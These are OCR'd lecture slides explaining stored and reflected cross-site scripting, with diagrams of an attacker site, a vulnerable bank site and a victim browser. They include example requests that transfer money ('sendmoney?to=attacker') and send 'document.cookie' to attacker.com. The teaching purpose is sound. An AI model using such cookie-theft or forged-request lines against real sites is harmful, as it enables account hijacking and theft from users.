
Stored XSS


Attack Browser/Server
attacker.com
1
Inject malicious script
2 request content
3 receive malicious script
User Victim
Server Patsy/Victim
4
execute script embedded in input
as though server meant us to run it
Stores the script!
bank.com

Stored XSS



Attack Browser/Server
attacker.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
4
execute script embedded in input
as though server meant us to run it
5 perform attacker action
Server Patsy/Victim
bank.com
Stores the script!

Stored XSS




E.g., `GET http://bank.com/sendmoney?to=attacker&amt=100000`

Stored XSS


Attack Browser/Server
attacker.com
and/or:
6 steal valuable data
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
4
execute script embedded in input
as though server meant us to run it
Server Patsy/Victim
bank.com
Stores the script!

Stored XSS


Attack Browser/Server
and/or:
6 steal valuable data
attacker.com
1
E.g., GET http://attacker.com/steal/document.cookie
malicious
script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
4
execute script
embedded in input
as though server
meant us to run it
Server Patsy/Victim
Stores
the
script!
bank.com

Stored XSS

- Subvers same-origin policy
- Attack happens within the same origin
- Attacker tricks server (e.g., bank.com) to send malicious script to users:
  user visits bank.com;
  malicious script has origin of bank.com so it is permitted to access the resources on bank.com;

Stored XSS

- Example:
  a crafted tweet that would automatically be retweeted by all followers using vulnerable TweetDeck apps

Reflected XSS

- The attacker gets the victim user to visit a URL for bank.com that embeds a malicious JavaScript or malicious content
- The server echoes it back to victim user in its response
- Victim’s browser executes the script within the same origin as bank.com


Reflected XSS

Victim client


Reflected XSS

Reflected XSS


Reflected XSS



